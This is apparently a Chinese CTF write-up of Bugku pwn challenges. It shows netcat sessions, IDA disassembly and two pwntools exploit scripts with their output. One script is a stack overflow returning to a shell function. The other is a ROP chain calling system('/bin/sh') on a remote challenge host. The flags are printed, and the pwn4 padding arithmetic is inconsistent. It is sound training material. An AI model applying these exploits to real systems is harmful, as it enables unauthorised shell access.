

pwn刷题writeup（后续更新）

原创

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[pwn writeup](#)

1 篇文章 0 订阅

订阅专栏

bugku的pwn1:



这道题没啥说的,

直接在linu下执行语句: `nc 114.116.54.89 10001,`

再 `ls` 命令展示当下目录,

然后 `cat flag` 读取目标文件,

一般来说是flag这个文件有flag, 但是也不排除其它的地方有flag。

```
minal
giantbranch@ubuntu: ~
giantbranch@ubuntu:~$ nc 114.116.54.89 10001
ls
bin
dev
flag
helloworld
lib
lib32
lib64
cat flag
flag{6979d853add353c9}
```


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Bugku的pwn2:




第一步先nc上去程序，然后观看程序的作用。

```
giantbranch@ubuntu: ~/text/bin/over
giantbranch@ubuntu:~/text/bin/over$ nc 114.116.54.89 10003
say something?
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
oh,that's so boring!
giantbranch@ubuntu:~/text/bin/over$ nc 114.116.54.89 10003
say something?
cat flag
oh,that's so boring!
giantbranch@ubuntu:~/text/bin/over$ nc 114.116.54.89 10003
say something?
ls
oh,that's so boring!
```



传文件进入linux，再然后file pwn2，checksec pwn2:




然后64位的ida打开程序，然后f12查看关键字，再f5反编译，找到system函数:

```


.rodata:000000000400800 public _IO_stdin_used
.rodata:000000000400800 _IO_stdin_used db 1
.rodata:000000000400801 db 0
.rodata:000000000400802 db 2
.rodata:000000000400803 db 0
.rodata:000000000400804 ; char s[]
.rodata:000000000400804 s db 'say something?',0 ; DATA XREF: main+5Afo
.rodata:000000000400813 ; char aOhThatSSoBorin[]
.rodata:000000000400813 aOhThatSSoBorin db 'oh,that',27h,'s so boring!',0
.rodata:000000000400813 ; DATA XREF: main+7Afo
.rodata:000000000400828 ; char aTq1Tq1Tq1Tq1Tq[]
.rodata:000000000400828 aTq1Tq1Tq1Tq db 'tq1~tq1~tq1~tq1~tq1~tq1~tq1',0
.rodata:000000000400828 ; DATA XREF: get_shell_+4fo
.rodata:000000000400844 ; char aThisIsYourFlag[]
.rodata:000000000400844 aThisIsYourFlag db 'this is your flag!',0
.rodata:000000000400844 ; DATA XREF: get_shell_+Efo
.rodata:000000000400857 ; char command[]
.rodata:000000000400857 command db 'cat flag',0 ; DATA XREF: get_shell_+18fo
.rodata:000000000400857 _rodata ends
.rodata:000000000400857
.eh_frame_hdr:000000000400860 ; =====
.eh_frame_hdr:000000000400860
.eh_frame_hdr:000000000400860 ; Segment type: Pure data
.eh_frame_hdr:000000000400860 ; Segment permissions: Read
.eh_frame_hdr:000000000400860 _eh_frame_hdr segment dword public 'CONST' use64

```

开始gdb ./pwn2 程序，运行完后，找到getshell函数的位置:



get_shell函数的地址为 0x400751，先cyclic 100 个随机的字符
然后根据溢出报的错，发现了字符串是48+8个=56个，到的ret



```
giantbranch@ubuntu: ~/text/bin/over
R12 0x4005d0 (_start) ← xor  ebp, ebp
R13 0x7fffffffdf20 ← 0x1
R14 0x0
R15 0x0
RBP 0x6161616e6161616d ('maaanaaa')
RSP 0x7fffffffde48 ← 0x616161706161616f ('oaaapaaa')
RIP 0x400750 (main+138) ← ret

[ DISASM ]
► 0x400750 <main+138>  ret  <0x616161706161616f>
```


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然后编写脚本:

```
from pwn import *
p = remote('114.116.54.89',10003)

length = 56
payload = 'a'*length + p64(0x400751)
p.sendline(payload)
p.interactive()
```

然后运行脚本，得到flag:



```
giantbranch@ubuntu: ~/text/bin/over
giantbranch@ubuntu:~/text/bin/over$ python 1.py
[+] Opening connection to 114.116.54.89 on port 10003: Done
[*] Switching to interactive mode
say something?
oh,that's so boring!
tql~tql~tql~tql~tql~tql~tql
this is your flag!
flag{n0w_y0u_kn0w_the_stack0verfl0w}[*] Got EOF while reading in interactive
$
```

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bugku的pwn4:

1. 首先和上面的第一步一样，先运行程序，记录下程序的功能:


```

.data:0000000000001060      _data      segment para public data use32
.data:0000000000001060      assume cs:_data
.data:0000000000001060      ;org 601060h
.data:0000000000001060      align 40h
.data:0000000000001080      a87asdhf893hfRy db '87asdhf893HF*ry0395$sd)F',0
.data:0000000000001099      aYSf          db 'Y)*SF)',0
.data:00000000000010A0      align 80h
.data:0000000000001100      a4985y9yDyYfg8y db '4985y9y( )DY)*YFG8yas08d976s08d7$0',0
.data:0000000000001122      aSadads7s     db 'sadaDS&*(7s',0
.data:000000000000112E      align 80h
.data:0000000000001180      a89yGYfgf0yf8f0 db '89Y*G(*YfGF0YF8f08yf8',0
.data:0000000000001196      aA8s7d0SdD9gfS db ')a8s7d0$sd)D9gf-s)',0
.data:00000000000011A9      align 80h
.data:0000000000001200      aHhhhhAreYouFin db 'hhhhh, are you finding the binsh?',0
.data:0000000000001222      align 80h      https://blog.csdn.net/weixin_43342135
.data:0000000000001280      aSorryNothingHe db 'sorry!nothing here!',0

```

这里稍微计算一下\$0的位置,得到

0x000000000000601100+31=0x00000000000060111F

(31是前面字符串的长度)

后面大佬的博客就有点难懂了: 利用ROPgadget工具进行查找, 得到pop rdi ; ret 的地址。

rdi: 0x00000000004007d3


由于缓冲区是0x10, rbp是8个, 则加起来, 然后开始写脚本:

```

from pwn import *
context.log_level = 'debug'
conn = remote('114.116.54.89', 10004)
# conn = process('./pwn4')
pop_rdi = 0x00000000004007d3
bin_sh = 0x000000000060111f
system = 0x000000000040075A
payload = 'A' * (0x10*8) + p64(pop_rdi) + p64(bin_sh) + p64(system)
conn.recvuntil('Come on,try to pwn me')
conn.sendline(payload)
conn.interactive()

```

然后得到flag:



The image shows a terminal window titled 'giantbranch@ubuntu: ~/text/bin/over'. The user enters the command 'ls', and the terminal displays a list of directories: bin, dev, flag, lib, lib32, lib64, and stack2. Debug messages show the sent and received bytes for the 'ls' command. The user then enters 'cat flag', and the terminal displays the flag: 'flag{264bc50112318cd6e1a67b0724d6d3af}'. A URL is visible at the bottom of the terminal output.

```
giantbranch@ubuntu: ~/text/bin/over
$ ls
[DEBUG] Sent 0x3 bytes:
'ls\n'
[DEBUG] Received 0x24 bytes:
'bin\n'
'dev\n'
'flag\n'
'lib\n'
'lib32\n'
'lib64\n'
'stack2\n'
bin
dev
flag
lib
lib32
lib64
stack2
$ cat flag
[DEBUG] Sent 0x9 bytes:
'cat flag\n'
[DEBUG] Received 0x26 bytes:
'flag{264bc50112318cd6e1a67b0724d6d3af}'
flag{264bc50112318cd6e1a67b0724d6d3af}$ https://blog.csdn.net/weixin\_43342135
```